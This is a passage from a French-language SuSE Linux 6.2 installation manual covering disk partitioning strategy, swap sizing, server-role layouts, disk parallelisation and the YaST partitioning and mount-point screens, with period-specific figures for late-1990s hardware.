- Compiler vos propres serveurs X, graver vos propres CD et faire ce qui est mentionné ci-dessus : 4 Go.
- Avoir une connexion Internet et utiliser FTP : 500 Mo de système de base + le nombre qui vous conviendra.

Comment faut-il répartir l'espace ? C'est une question simple à laquelle il est beaucoup moins simple de répondre.



Le système de fichiers Linux étant maintenant d'une certaine robustesse, une *bonne* marche à suivre, surtout pour les débutants, consiste à adopter la même stratégie que YaST : prévoir une petite partition au début du disque pour `/boot` (2 Mo au minimum, pour les grands disques 1 cylindre), une partition de swap (64-128 Mo) et tout le reste pour `/`.

Si vous voulez partitionner le moins possible suivez les règles ci-dessous :

- jusqu'à environ 500 Mo : une partition de swap et une partition racine (`/`)
- de 500 Mo environ à 1,2 Go : petite partition de démarrage pour le noyau et pour LILO *au début* du disque dur (`/boot`, environ 5-10 Mo ou 1 cylindre), partition de swap et le reste pour la partition racine (`/`).
- à partir d'environ 1,2 Go : Boot (`/boot`), swap, root (180 MB), home (`/home` avec environ 100 Mo) et le reste pour les programmes (`/usr`), le cas échéant une partition supplémentaire pour `/opt` (voir page 62).



Si vous voulez lancer Linux directement à partir du disque dur, vous aurez besoin, comme partition de démarrage, d'une partition Linux située au dessous de "la limite du cylindre 1024" (lisez à ce sujet le paragraphe 4.3, page 113 et le paragraphe 4.8.2, page 131). Ceci ne vous concerne pas si vous lancez Linux à partir de DOS-Windows à l'aide de **loadlin**. Habituellement (à partir de SuSE Linux 6.0), c'est la partition boot (`/boot`) qui est cette partition de démarrage.

Il faut également considérer que quelques programmes (commerciaux pour la plupart) installent leurs données sous `/opt`. Vous devrez prévoir, le cas échéant, soit une partition séparée pour `/opt`, soit une taille plus grande pour la partition racine. Il s'agit, entre autre, des paquetages logiciels dont le tableau 2.1 vous donne la liste ou de démos – calculés à chaque fois en vue d'un éventuel accroissement (le tableau mentionne aussi des programmes qui *ne* sont *pas* inclus dans la distribution SuSE Linux !

2.10 Partitionnement avancé

Le partitionnement de votre système a déjà été traité de façon sommaire au paragraphe précédent ainsi qu'au paragraphe 2.11.1. Le but du présent paragraphe est de vous fournir des informations détaillées qui vous permettront d'établir un plan optimal de partitionnement adapté à vos besoins. Ce paragraphe présente un intérêt particulier pour tous ceux qui veulent configurer leur système de façon optimale – tant du point de vue de la sécurité que du

2.10. Partitionnement avancé

KDE	170 Mo
GNOME	70 Mo
htdig	5 MB
docho st avec recherche plein texte htdig	200 Mo
Wabi	10 Mo
Netscape	35 Mo
Arcad	350 Mo
Applixware	400 Mo
Eagle	18 Mo
Staroffice	150 Mo
Bartels AutoEngineer (BAE)	60 Mo
Cyberscheduler Software	30 Mo
HP Eloquence	20 Mo
Cygnus Source-Navigator	20 Mo
SNIFF+	45 Mo
Insure++	45 MB
pep	18 MB
Oracle 8	400 MB
Sybase – Adaptive Server Enterprise	170 MB
virtuoso – OpenLink Virtuoso Lite Edition	55 MB

TAB. 2.1: Paquetages sous /opt

point de vue de la rapidité – et qui sont disposés pour atteindre ce but à reconstruire complètement leur système et à faire en quelque sorte table rase.

Il est absolument indispensable de comprendre les bases du fonctionnement d'un système de fichiers UNIX. Les expressions *point de montage* ainsi que partition physique, étendue et logique ne devraient pas être pour vous des mots étrangers.

Il doit tout d'abord être mentionné qu'il n'existe pas une *seule* bonne voie valable pour tous mais plusieurs bonnes voies pour chacun. Soyez sans crainte, vous trouverez dans ce paragraphe des chiffres concrets qui pourront vous servir de référence.

Pour commencer, rassemblez les informations suivantes :

- Quelle est la fonction de la machine (serveur de fichiers, serveur de calcul, ordinateur monoposte) ?
- Combien de personnes travailleront sur cette machine (logins simultanés) ?
- Combien de disques durs possède la machine, de quelle taille sont-ils et quel système ont-ils (EIDE, SCSI ou même éventuellement contrôleur RAID) ?

2.10.1 Taille de la partition de swap

Vous lirez encore très souvent : “Au moins deux fois autant de *swap* que de mémoire centrale”. Cette formule date de l'époque où 8 Mo de mémoire

2. Première installation de SuSE Linux

vive (RAM) n'étaient pas peu de chose. Mais ces temps sont révolus et qui fait aujourd'hui l'acquisition d'une nouvelle machine avec moins de 16 Mo de mémoire a été mal conseillé. Revenons maintenant à ce que nous avons dit plus haut. Le but à atteindre était que la machine dispose d'environ 30 à 40 Mo de *mémoire virtuelle*.

Avec certaines applications modernes qui demandent beaucoup de mémoire, nous devons encore incrémenter ces valeurs. En cas normal, 64 Mo de mémoire virtuelle devraient suffire mais il vaudrait mieux ne pas se montrer trop avare. Si l'on compile le noyau sous X et si l'on veut consulter les pages d'aide avec **Netscape** pendant qu'**Emacs** est en train de tourner quelque part, 64 Mo de mémoire virtuelle ne laissent plus beaucoup de réserves.

C'est pourquoi l'utilisateur moyen se trouve pour un bon moment dans une position sûre avec 96 Mo de mémoire virtuelle. Voici ce que vous devriez à tout prix éviter : ne pas avoir du tout de mémoire de swap. Même dans une machine de 256 Mo de mémoire vive, il doit exister une zone de swap. Les raisons en sont claires à la lecture du paragraphe 2.10.3 (Fonction comme serveur de calcul).

Vous faites calculer de très importantes simulations avec une consommation de mémoire (!) de plusieurs giga-octets. Si vous deviez avoir des doutes et vous demander si Linux offre une réserve suffisante pour vos applications, lisez le paragraphe 2.10.2 (Fonction comme serveur de calcul).

2.10.2 Possibilités de fonction de la machine

Fonction comme ordinateur monoposte :

Le cas d'utilisation le plus courant pour une petite machine Linux est la fonction d'ordinateur monoposte. Afin que vous puissiez vous orienter à des valeurs concrètes, nous avons établi ici quelques configurations exemples dont vous pourrez le cas échéant vous servir chez vous ou dans votre entreprise. Le tableau 2.2 vous donne une vue d'ensemble des différents volumes d'installation pour un système Linux.

Installation	Espace disque nécessité
minimale	80 Mo à 200 Mo
petite	200 Mo à 500 Mo
moyenne	500 Mo à 1.2 Go
grande	1.2 Go à 3 Go

TAB. 2.2: Exemples pour différentes tailles d'installation

Ces valeurs seront bien sûr incrémentées si vous voulez sauvegarder des données supplémentaires ne faisant pas partie du système.

Exemple : Serveur d'impression/Routeur

Supposons que vous ne vouliez pas mettre au rebut votre vieux 386 SX 20 avec son disque dur de 80 Mo. Partagez tout simplement le disque entre une

2.10. Partitionnement avancé

partition de swap de 16 Mo et une partition racine (root) / à laquelle seront alloués les 64 Mo restants. La petite machine pourra toujours faire office de pare-feu et de passerelle pour la connexion Internet. Elle ne devrait toutefois pas être accessible à d'autres utilisateurs que 'root'.

Exemple : Ordinateur station de travail standard (petit)

Vous avez un disque dur d'environ 500 Mo et vous voudriez y installer Linux : 100 Mo pour root (/), une partition de swap d'environ 32 à 40 Mo et le reste pour /usr.

Exemple : Ordinateur station de travail standard (moyen)

Vous avez 1.2 Go d'espace disponible pour Linux. Petite partition de démarrage (5-10 Mo ou 1 cylindre), 180 Mo pour /, 64 Mo pour le swap, 100 Mo pour /home et le reste pour /usr. N'oubliez pas la zone /opt (voir paragraphe 2.9, page 62). Pour la détermination de la partition racine, vous devez tenir compte du fait que la base de données RPM est créée sous /var (voir paragraphe 15.3.2, page 381) !

Exemple : Ordinateur station de travail standard (de luxe)

Si vous disposez de 1,2 Go ou davantage sur plusieurs disques durs, il n'existe pas de partitionnement "clés en main". Lisez à ce sujet le paragraphe 2.10.3.

Fonction comme serveur de fichiers :

Ici tout dépend *vraiment* de la performance du disque dur. Vous devriez absolument donner la préférence aux périphériques SCSI. Tenez compte aussi de la capacité de rendement des disques et du contrôleur utilisé.

Un serveur de fichiers vous donne la possibilité de stocker centralement des données. Il peut s'agir ici de *répertoires personnels*, d'une base de données ou autre archive. L'avantage est une administration beaucoup plus simple.

Si le serveur de fichiers doit fonctionner dans un réseau assez grand (à partir de 20 utilisateurs) l'optimisation de l'accès au(x) disque(s) est essentielle.

Supposons que vous vouliez créer un serveur de fichiers Linux qui devra mettre à disposition les répertoires personnels (home) de 25 utilisateurs. Vous savez que chaque utilisateur aura besoin, au maximum, de 80 Mo pour ses données personnelles. Si chacun de ces utilisateurs ne compile pas constamment dans son répertoire personnel, un disque de 2 Go monté simplement sous /home sera suffisant.

Si vous avez 50 utilisateurs, vous pouvez facilement en déduire par simple calcul qu'il vous faut un disque de 4 Go. Il serait cependant préférable, dans un tel cas, de répartir /home sur deux disques de 2 Go qui se partageraient alors la tâche (et le temps d'accès !).

2. Première installation de SuSE Linux

Fonction comme serveur de calcul :

Un serveur de calcul est en règle générale une machine à haut rendement qui exécute en réseau des tâches intensives en ressources processeur. Il est typique pour une telle machine de disposer d'une mémoire centrale un peu plus importante (à partir de 256 Mo de RAM). Le seul point auquel un débit plus rapide du disque s'impose est constitué par d'éventuelles partitions de swap. La règle à appliquer ici est la suivante : répartir plusieurs partitions de swap sur plusieurs disques⁷.

2.10.3 Possibilités d'optimisation

C'est la plupart du temps le disque qui impose des limites. Pour contourner ce "goulot d'étranglement", il existe deux méthodes qu'il serait judicieux d'appliquer en même temps :

- Répartissez la charge de façon égale sur plusieurs disques.
- Dotez votre serveur de fichiers de suffisamment de mémoire (64 Mo au minimum).

Parallélisation par plusieurs disques

La méthode mentionnée en premier requiert une explication approfondie. Le temps global qui s'écoule avant que le fichier demandé soit mis à disposition peut être découpé grosso modo de la façon suivante :

1. Temps nécessaire à la demande pour parvenir au contrôleur du disque.
2. Temps nécessaire au contrôleur pour envoyer la demande au disque dur.
3. Temps nécessaire au disque dur pour positionner sa tête.
4. Temps nécessaire au support pour se tourner vers le secteur adéquat.
5. Temps nécessaire à la transmission.

Le point 1 dépend de la connexion réseau et doit être réglé à ce niveau. Nous ne nous attarderons pas plus longtemps sur ce sujet. Le point 2 représente un laps de temps relativement négligeable qui dépend du contrôleur du disque. Le point 3 constitue en fait le gros morceau. Le positionnement est mesuré en ms, ce qui, comparé aux temps d'accès à la mémoire centrale mesurés en ns, représente un facteur de 1 million ! Le point 4 dépend de la vitesse de rotation du disque. Le point 5 dépend de la vitesse de rotation et du nombre de têtes ainsi que de la position actuelle de la tête (interne, externe).

Pour obtenir une performance optimale, il faudrait donc s'attaquer d'abord au point 3. Ici la fonction "disconnect" des périphériques SCSI entre en jeu. Avec cette fonction il se passe plus ou moins ce qui suit :

Le contrôleur envoie au périphérique connecté (dans ce cas le disque dur) la commande "Passe à la piste x, secteur y". La mécanique inerte du disque

⁷ Si vous envisagez d'utiliser le noyau 2.0.xx dans votre système, n'oubliez pas qu'une partition de swap ne doit pas dépasser 128 Mo. Linux peut cependant gérer sans problème 8 de ces partitions – et même 64 avec quelques petites modifications. Avec le noyau 2.2.xx, la limite d'une partition de swap se situe à 2 Go.

2.10. Partitionnement avancé

doit maintenant se mettre en mouvement. Si le disque est intelligent et maîtrise donc disconnect et si le pilote pour le contrôleur maîtrise aussi cette fonction, le contrôleur envoie, immédiatement après, une commande disconnect au disque et celui-ci se déconnecte du bus SCSI. Désormais, d'autres périphériques SCSI peuvent effectuer leurs transferts. Au bout d'un certain temps (dont la durée dépend de la stratégie mise en oeuvre ou de la charge qui se trouve sur le bus SCSI), la connexion avec le disque dur est de nouveau activée. Dans le cas idéal celle-ci a déjà atteint la piste requise.

Dans un système d'exploitation multitâche/multiutilisateur tel que Linux, on peut bien sûr faire une optimisation épatante. Voyons maintenant un extrait d'une sortie de la commande `df` (voir l'affichage à l'écran 2.10.1).

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda2	45835	27063	16152	63%	/
/dev/sdb1	992994	749694	192000	80%	/usr
/dev/sdc1	695076	530926	133412	80%	/usr/lib

affichage à l'écran 2.10.1: Exemple d'un partitionnement : Affichage obtenu par la commande `df`.

Que nous apporte cette parallélisation ? Supposons que nous fassions dans `/usr/src` l'entrée suivante :

```
root@terre:/usr/src/ > tar xzf paket.tgz -C /usr/lib
```

Cela doit donc installer **paket.tgz** vers `/usr/lib/paket`. À cette fin, **tar** et **gzip** seront invoqués par le shell (ils se trouvent sous `/bin` ainsi que sous `/dev/sda`), ensuite `paket.tgz` sera lu par `/usr/src` (il se trouve sous `/dev/sdb`). Pour terminer, les données extraites seront écrites vers `/usr/lib` (se trouve sous `/dev/sdc`). Le positionnement ainsi que la lecture/écriture de la mémoire tampon interne du disque peuvent maintenant être exécutés de façon pratiquement parallèle.

Mais ce n'est qu'un exemple entre plusieurs. Selon une règle approximative, on peut dire que si l'on dispose de plusieurs disques (de la même vitesse) `/usr` et `/usr/lib` devraient se trouver sur des disques différents. Et `/usr/lib` devrait avoir environ 70% de la capacité de `/usr`. Dans ce cas, le répertoire racine `/` devrait se trouver, en raison de la fréquence des accès, sur le même disque que `/usr/lib`.

À partir d'un certain nombre de disques SCSI (4 à 5 environ), on devrait envisager sérieusement d'avoir recours à une solution RAID de type logiciel ou mieux encore de faire l'acquisition d'un contrôleur RAID. Les opérations sur les disques ne se dérouleront plus de façon pratiquement parallèle mais de façon exactement parallèle. La tolérance aux erreurs constitue une caractéristique secondaire appréciable.

Débit du disque et taille de la mémoire centrale

Dans plusieurs passages, nous attirons votre attention sur le fait que la taille de la mémoire centrale sous Linux a souvent plus d'importance que la vitesse du processeur. L'une des raisons – et c'est peut-être même la raison principale – est la propriété que possède Linux de créer des mémoires tampons dynamiques avec les données du disque dur. Linux travaille ici avec tout un tas

2. Première installation de SuSE Linux

d'astuces telles que “read ahead” (il recherche, par précaution, des secteurs à l'avance) et “delayed write” (il s'épargne des accès d'écriture pour tout exécuter en une seule opération). Ce dernier point est la raison pour laquelle on ne doit pas éteindre brutalement une machine sous Linux. Ces deux points ont pour conséquence que la mémoire centrale se remplit de façon apparente au fil du temps et que Linux est d'une extrême rapidité.

	total	used	free	shared	buffers	cached
Mem:	63304	62312	992	15920	38692	4200
-/+ buffers:		19420	43884			
Swap:	199508	14548	184960			

affichage à l'écran 2.10.2: La sortie de `free`

L'affichage à l'écran 2.10.2 montre que dans l'exemple ci-dessus il y a bien 38 Mo de stockés dans les mémoires tampons. Si l'on veut accéder à certaines données qui se trouvent encore dans la mémoire tampon, celles-ci sont pratiquement disponibles immédiatement.

2.11 Configuration manuelle du disque dur

2.11.1 Configurer les partitions

De quoi est-il question ?

Au paragraphe 2.3.4, vous avez décidé de partitionner en mode interactif. Nous vous présentons ici les masques de YaST avec lesquels vous allez vous voir confronté.

Informations complémentaires

Voici comment vous devez procéder pour installer vos partitions :

1. YaST vous présente un écran divisé en plusieurs zones (voir figure 3.3, page 78) :
 - Tout en haut, vous voyez les paramètres de votre disque dur.
 - Dans la deuxième zone, vous voyez d'éventuels avertissements et messages d'erreur du programme **fdisk**. Vous pouvez voir de plus près ces messages en appuyant sur **(F6)**.
 - Dans la partie inférieure se trouvent les partitions que **fdisk** a détectées sur le disque dur. Vous pouvez voir la ou les partitions du système d'exploitation que vous possédiez déjà, par exemple les partitions MSDOS. Si vous aviez déjà créé une partition de swap, celle-ci est également présente ici.
2. Si vous voulez effacer des partitions existantes afin de repartitionner l'espace devenu disponible, vous devriez le faire en tout premier lieu. Accédez à la partition à effacer avec **(↓)** et **(↑)**. Réfléchissez bien encore une fois afin d'être sûr qu'il s'agit de la bonne partition et tenez compte aussi du type de la partition. Appuyez ensuite sur **(F4)** et validez l'effacement avec **(↵)**.

Si vous effacez des partitions, toutes les données qu'elles contiennent seront également effacées^a.

^a Ceci n'est pas exact à 100% sur le plan technique mais vos données seront quand même perdues !



Si vous voulez effacer plusieurs partitions, faites-le de préférence en une seule opération.

3. Si vous voulez utiliser pour Linux les partitions déjà existantes d'autres systèmes d'exploitation, vous pouvez le faire en changeant maintenant le type de la partition.

Si vous changez le type d'une partition, il se peut qu'il ne soit plus possible d'accéder aux données qu'elle contient à partir d'autres systèmes d'exploitation (MS-DOS ou Windows) !



Accédez à la partition dont vous voulez changer le type avec **(↓)** et **(↑)**. Si vous êtes sûr qu'il s'agit bien de la "bonne" partition, appuyez sur **(F3)**.

2. Première installation de SuSE Linux

Il apparaît une fenêtre de sélection pour le nouveau type de partition. Choisissez entre une partition Linux *normale* et une partition de swap et validez avec (↵).

4. Si vous voulez créer de nouvelles partitions pour Linux – c’est ce qui se passe en cas normal –, créez-les de préférence les unes après les autres. Pour cela, appuyez d’abord sur (F5). Si (F5) ne produit aucun effet, cela signifie : Le disque est déjà plein, il n’y a plus de place pour de nouvelles partitions. Vous devez alors commencer par effacer des partitions (voir plus haut) ...



FIG. 2.19: YaST – Déterminer le partitionnement

Il apparaît une fenêtre de sélection pour le mode de la partition à créer (figure 2.19, page 70). Choisissez entre ‘Partition primaire’, ‘Partition étendue’ et le cas échéant ‘Partition logique’; validez avec (↵). Rappel : Vous ne pouvez avoir que 4 partitions *primaires* au maximum. S’il vous faut plus de 4 partitions, vous devrez transformer au plus tard la 4ème partition en partition *étendue* dans laquelle vous pourrez créer plusieurs partitions *logiques*. Vous trouverez d’autres informations à ce sujet au paragraphe 2.9, page 61.

Si vous avez créé une partition primaire ou logique, vous devez spécifier le nom de périphérique sous lequel il sera accédé à la partition. YaST vous propose les noms de périphériques disponibles. Sélectionnez tout simplement le nom situé en tête de liste par exemple ‘/dev/hda2’ et appuyez sur (↵).

Dans la prochaine phase, vous devrez déterminer la taille de la nouvelle partition. YaST vous propose comme début de la partition (cylindre de départ) le premier cylindre disponible. En cas normal, vous validerez avec (↵). Passons maintenant à la fin de la partition. Il y a ici 3 entrées possibles : le numéro du cylindre de fin (par exemple 976), le nombre des cylindres de la partition (par exemple +66) ou la taille en méga-octets

2.11. Configuration manuelle du disque dur

(par exemple +100M). Encore une fois (←) vous ramène à 'Continuer'. Validez avec (↵).

Maintenant, la partition nouvellement créée apparaît dans la zone inférieure de l'écran. Si la partition n'est pas telle que vous le souhaitez, vous pouvez l'effacer immédiatement avec (F4)...

5. L'une de vos partitions devrait absolument être une partition de swap Linux. Si vous n'en avez encore créé aucune, sélectionnez avec (↓) et (↑) une partition appropriée (pour trouver la taille adéquate de la partition de swap, reportez-vous au paragraphe 2.9, page 61. Appuyez sur (F3) et sélectionnez l'option 'Partition de swap Linux', validez avec (↵).
6. Avez-vous rassemblé toutes les partitions comme vous le souhaitez (maintenant le disque devrait être complètement occupé)? Avez-vous aussi pensé à la partition de swap? Positionnez alors le curseur, à l'aide de (Tab), dans le champ 'Continuer', à moins qu'il ne s'y trouve déjà. (←) vous amène, après que vous ayez validé encore une fois, dans le masque d'entrée 'Détermination des systèmes de fichiers'.

Sous certaines conditions, YaST vérifie encore une fois la partition de swap pour mettre toutes les chances de votre côté.

2.11.2 Déterminer les systèmes de fichiers et les "points de montage"

De quoi est-il question ?

Au paragraphe précédent, toutes les partitions ont été inscrites dans la table des partitions. Dans la présente phase, vous fournirez des informations complémentaires sur les partitions Linux qui viennent d'être configurées ainsi que sur les partitions DOS-/HPFS éventuellement présentes.

Informations complémentaires

Ces informations sur les partitions seront en partie conservées de façon permanente dans le fichier `/etc/fstab` de la table du système de fichiers (angl. *file system table*). Ce fichier contient toutes les données constantes concernant les systèmes de fichiers comme par exemple les noms de périphérique, la position du système de fichiers dans l'arborescence de tous les systèmes de fichiers Linux ou le type du système de fichiers⁸

Par ailleurs, YaST a besoin des données elles-mêmes pour pouvoir installer les systèmes de fichiers Linux sur les partitions formatées. Il n'est pas tenu compte, dans cette phase de travail, de la partition de swap car elle a déjà été déterminée au paragraphe 2.11.1, page 69 et il n'a pas d'autre degré de liberté.

Contrairement aux tables des partitions (voir paragraphe 2.11.1), les spécifications faites dans cette phase de travail sont internes à Linux et n'ont aucune influence sur d'autres systèmes d'exploitation qui se trouvent sur leurs propres partitions.

Encore quelques explications de termes :

⁸ Ainsi que des informations sur les programmes **dump** et **fsck**. Voir page de man de `fstab` (`man 5 fstab`).

2. Première installation de SuSE Linux

- Sous Linux, tous les systèmes de fichiers sont groupés en une seule “arborescence” (voir la figure C.1, page 483). Pour chaque système de fichiers, il doit être défini quelle branche de l’arborescence il devra représenter : c’est là son *point de montage*. Vous pouvez aussi “raccrocher” des partitions DOS ou HPFS à l’arborescence des répertoires Linux.
- L’espace mémoire dans un système de fichiers est géré à l’aide des *i-noeuds*. L’i-noeud pointe sur les données proprement dites qui sont enregistrées dans les fichiers. Le nombre d’i-noeuds est déterminé lors de la création d’un système de fichiers. Si l’on veut pouvoir créer beaucoup de petits fichiers, on a besoin d’un nombre important d’i-noeuds (qui occupent aussi bien sûr plus de place). Dans les systèmes de fichiers qui contiennent surtout des fichiers de grande taille, on a donc besoin d’un moins grand nombre d’i-noeuds. Vous trouverez plus d’informations à ce sujet au paragraphe 3.3.3, page 80.

Pas à pas . . .

Vous vous trouvez dans le masque d’entrée ‘Détermination des systèmes de fichiers’ (voir figure 3.4, page 79). Vous devez procéder ainsi afin de déterminer les systèmes de fichiers de vos nouvelles partitions :

1. Tout d’abord, une information préalable avant de commencer :
 - Pour vos systèmes de fichiers DOS/HPFS (dans les partitions DOS/HPFS), vous *pouvez* définir ici un *point de montage*.
 - Pour chaque nouvelle partition Linux
 - vous *devez* définir un point de montage.
 - vous *pouvez* modifier la *densité des i-noeuds* qui vous est proposée
 - vous *pouvez* modifier le type du formatage qui vous est proposé.
 - La fonction ‘Lire Fstab’ ne vous sert *pas* dans le cas d’une première installation
2. Si vous voulez accéder depuis Linux à une partition DOS ou HPFS, sélectionnez celle-ci et appuyez sur **(F4)**. Il apparaît une fenêtre d’entrée dans laquelle vous devez spécifier un répertoire. C’est sous ce répertoire que vous trouverez plus tard votre système de fichiers DOS/HPFS. Spécifiez ici par exemple `/dos` et n’oubliez pas la barre oblique (`/`) au début. Validez avec **(↵)**.

Dans le cas d’une partition DOS, il apparaît un autre masque (figure 2.20, page 73) ; vous choisirez de quelle manière Linux devra accéder au système de fichiers DOS (voir aussi le paragraphe 3.3.3, page 79). Normalement, vous voudrez vous servir de votre système de fichiers DOS de façon indépendante et n’accéder, à partir de Linux, que sporadiquement à la partition DOS, par exemple pour l’échange des fichiers. Sélectionnez ici ‘DOS’. Les attributs des fichiers UNIX et les noms de fichiers longs que permet le système de fichiers *UMSDOS* ne sont nécessaires que si vous voulez installer sur une partition DOS – évitez toutefois ce type d’installation dans la mesure du possible !

2.11. Configuration manuelle du disque dur




FIG. 2.20: YaST – Monter la partition DOS/Windows

3. Ensuite, vous spécifierez le *point de montage* des partitions Linux. Sélectionnez l'une après l'autre les partitions Linux, appuyez sur (F4). Il apparaît une fenêtre dans laquelle vous spécifierez le répertoire sous lequel le système de fichiers de cette partition devra apparaître dans l'ensemble du système de fichiers. Spécifiez toujours le chemin avec une barre oblique au début.

Le répertoire que vous spécifierez comme point de montage dépend bien sûr de votre plan de partitionnement. Il vous faut *en tout cas* un fichier racine (root) / qui constitue la racine et la base de l'ensemble du système de fichiers. Les autres systèmes de fichiers et leurs points de montage dépendent, comme nous l'avons déjà dit, du goût de chacun. Toutefois attention :

Les répertoires qui sont déjà nécessités lors de l'amorçage doivent se trouver directement dans le système de fichiers /. À ce stade, les différentes branches de l'ensemble du système de fichiers ne sont pas encore montées. C'est pourquoi vous *ne devez pas* spécifier ici les fichiers /bin, /dev, /lib, /etc et /sbin !



4. Vous déterminez maintenant la *densité des i-noeuds* des partitions Linux. YaST définit ce champ en fonction de la taille de la partition. Il est généralement conseillé d'utiliser 4096 octets par *i-noeud*, sauf si vous avez un très grand nombre de petits fichiers (ou plutôt si vous souhaitez créer ceux-ci ultérieurement)⁹. Dans ce cas, 1024 ou 2048 conviendront beaucoup mieux. Vous obtiendrez le maximum de performance en utilisant la même densité d'i-noeuds pour tous les systèmes de fichiers !

Sélectionnez les uns après les autres les systèmes de fichiers Linux dont vous voulez modifier la densité i-noeuds et appuyez sur (F5). Il apparaît une fenêtre contenant toutes les valeurs qui sont possibles. Sélectionnez puis validez avec (↵).

⁹ Une autre exception : Vous voulez utiliser le système live. Vous trouverez des informations sur ce système au paragraphe 3.6.4, page 100.

2. Première installation de SuSE Linux

5. Déterminez si les partitions doivent être formatées et, le cas échéant, de quelle manière. Les partitions que vous avez reconfigurées au paragraphe 2.11.1, page 69 doivent absolument être formatées. Si vous disposez d'un disque dur moderne, il suffit de sélectionner 'Formater normalement'. Si votre mémoire de masse n'est plus toute fraîche, vous devriez sélectionner 'Formater en vérifiant'.




FIG. 2.21: YaST – Points de montage

Choisissez l'une après l'autre vos partitions Linux, appuyez sur **(F6)** et sélectionnez ensuite le mode de formatage approprié. Le menu devrait alors ressembler à celui de la figure 2.21, page 74 (mais il est possible que vous n'avez *pas* inscrit de répertoire NFS !

6. Sélectionnez 'Continuer' et le formatage aura lieu après que vous ayez répondu à une question de sécurité.

Lorsque le formatage a été mené à bonne fin, YaST démarre le menu pour la sélection des logiciels (voir figure 3.11, page 86).

Problèmes éventuels

Il peut survenir un problème lors de la création du système de fichiers :

- Le message d'erreur "mke2fs failed" ou un message similaire est affiché : voir paragraphe 2.8.12, page 57.

Chapitre 3

YaST – Yet another Setup-Tool

YaST (`yast`) est un élément essentiel de SuSE Linux. Il vous aide à installer le système, à gérer les logiciels (installation et désinstallation) et vous apporte un soutien pour l'administration du système.

Ce chapitre a pour objectif de décrire les fonctions les plus importantes de YaST afin de vous rendre l'installation aussi simple que possible.

Avec SuSE Linux 6.2, il vous est fourni un YaST qui a fait l'objet d'une nouvelle élaboration et les figures (captures d'écran) contenues dans le manuel ne sont plus tout à fait exactes.



3.1 Utilisation de YaST et disposition du clavier

Vous lancez YaST au message d'*invite* par la commande `yast` :

```
terre: # yast
```

On utilise le programme YaST essentiellement à l'aide des touches du curseur et de la touche de tabulation (`Tab`). Vous pouvez, en vous servant des touches du curseur ainsi qu'au moyen de `Page Up` et `Page Down`, vous déplacer normalement dans les listes et faire votre sélection avec `Entrée` ou `↵`. Avec `Échap`, vous pouvez en règle générale quitter les menus. Si vous souhaitez conserver les configurations que vous avez faites, vous devez valider votre choix avec `F10`.

Pour les questions auxquelles il faut répondre par oui ou par non ainsi que pour les champs d'entrée de texte, vous pouvez, avec `Tab`, passer d'un champ à l'autre ou d'un bouton à l'autre.

Dans de rares cas, par exemple si vous démarrez YaST à distance depuis un terminal non Linux, il ne vous sera pas possible dans le texte qui va suivre ou dans la barre inférieure de YaST, d'utiliser les touches de fonction parce que les codes des touches seront interprétés simultanément. Dans ce cas, vous devrez simuler l'utilisation de la touche de fonction `F<chiffre>` par la combinaison `Ctrl+F<chiffre>`. Pour `F10`, vous pouvez faire la combinaison `Ctrl+F0`. Les touches de fonction `F11` et `F12` ne sont pas utilisées sous YaST.

3. YaST – Yet another Setup-Tool

3.2 Le menu principal de YaST

Lorsque vous démarrez YaST, vous vous trouvez dans le “menu principal” (figure 3.1).




FIG. 3.1: Le “menu principal” de YaST

- ‘Aide à l’installation et pour la disposition du clavier’
Informations diverses
- ‘Configurations pour l’installation ->’ Cette option comprend une sous-option (voir paragraphe 3.3).
- ‘Déterminer/démarrer l’installation’ À partir de là, on arrive au choix des paquetages logiciels à installer ou à supprimer du système (voir paragraphe 3.4).
- ‘Mettre à jour le système’ Si certains paquetages doivent être actualisés.
- ‘Administration du système ->’ C’est par cette option que l’on déploie le menu pour l’administration du système (voir paragraphe 3.6).
- ‘Afficher le fichier README du support d’installation’
Informations complémentaires importantes.
- ‘Copyright’ La parole est aux juristes.
- ‘Quitter YaST’ – Toute chose a une fin.

3.3 Configurations pour l’installation

Toutes les configurations importantes pour l’installation seront effectuées dans le sous-menu ‘Configurations pour l’installation’ (figure 3.2, page 77). Avec (Echap), vous pourrez quitter les menus.

L’installation proprement dite ne peut être réalisée que si vous avez spécifié vos partitions cibles !

3.3. Configurations pour l'installation




FIG. 3.2: Menu 'Configurations pour l'installation'

3.3.1 Déterminer la langue

Avec l'option 'Déterminer la langue', vous pouvez changer la langue des masques de YaST. La valeur est insérée dans la variable `<LANGUAGE>` positionnée dans `/etc/rc.config` (voir paragraphe 17.6, page 408).

3.3.2 Partitionner le(s) disque(s) dur(s)

Le point critique de l'installation d'un nouveau système d'exploitation est le partitionnement du disque dur. Habituellement, chaque système d'exploitation a besoin d'au moins une propre partition.

Mais il est aussi possible d'installer Linux sur un système de fichiers DOS existant. Vous ne devriez toutefois recourir à cette possibilité que si vous voulez seulement avoir un aperçu du système pour vous en faire une idée. La performance est de loin inférieure à celle d'une installation sur des partitions séparées spécifiques à Linux et le système est aussi moins sûr car il n'existe pas, par exemple, de programmes de contrôle du système de fichiers pour MS-DOS et Linux peut aussi être influencé par DOS.



Si vous prévoyez d'offrir ses propres partitions à Linux, vous avez la possibilité de répartir votre système sur plusieurs partitions. La répartition d'un système Unix est une question de goût personnel et de philosophie et il n'existe donc pas de "voie royale" (voir paragraphe 2.9, page 61 et paragraphe 2.10, page 62).

Vous devriez en tout cas prévoir une partition séparée de swap qui agrandira la *mémoire virtuelle* (≡ *mémoire*) de votre machine (voir paragraphe 2.10.1, page 63). Bien que l'utilisation d'un fichier d'échange (swap) soit possible, cela n'est pas recommandable pour des raisons de performance car tous les accès à ce fichier doivent se faire en passant par le système de fichiers. Tout

3. YaST – Yet another Setup-Tool

particulièrement si votre machine ne dispose que de peu de mémoire, le fichier d'échange ne constitue pas une alternative à une partition de swap séparée.

Si vous avez plus d'un disque dur dans votre machine, il vous sera demandé de choisir le disque que vous souhaitez partitionner à la prochaine phase de travail. Vous arriverez alors à un menu qui vous montre le partitionnement actuel de votre disque dur (voir figure 3.3).




FIG. 3.3: Partitionnement

Avec les touches du curseur (↑) et (↓), vous pouvez vous déplacer dans la liste des partitions disponibles et modifier le type d'une partition avec (F3). Avec (F4), vous effacez une partition existante et avec (F5) vous pouvez créer une nouvelle partition.

La modification du type de partition est nécessaire pour la création d'une partition de swap. Il est possible qu'il ne soit pas indispensable de repartitionner si vous avez décidé, par exemple, de consacrer à Linux une partition actuellement utilisée par un autre système d'exploitation. Dans un tel cas, placez tout simplement le curseur sur la partition correspondante et appuyez sur (F3).

Notez que Linux ne pose aucune condition au sujet du type des partitions sur lesquelles il doit être installé :

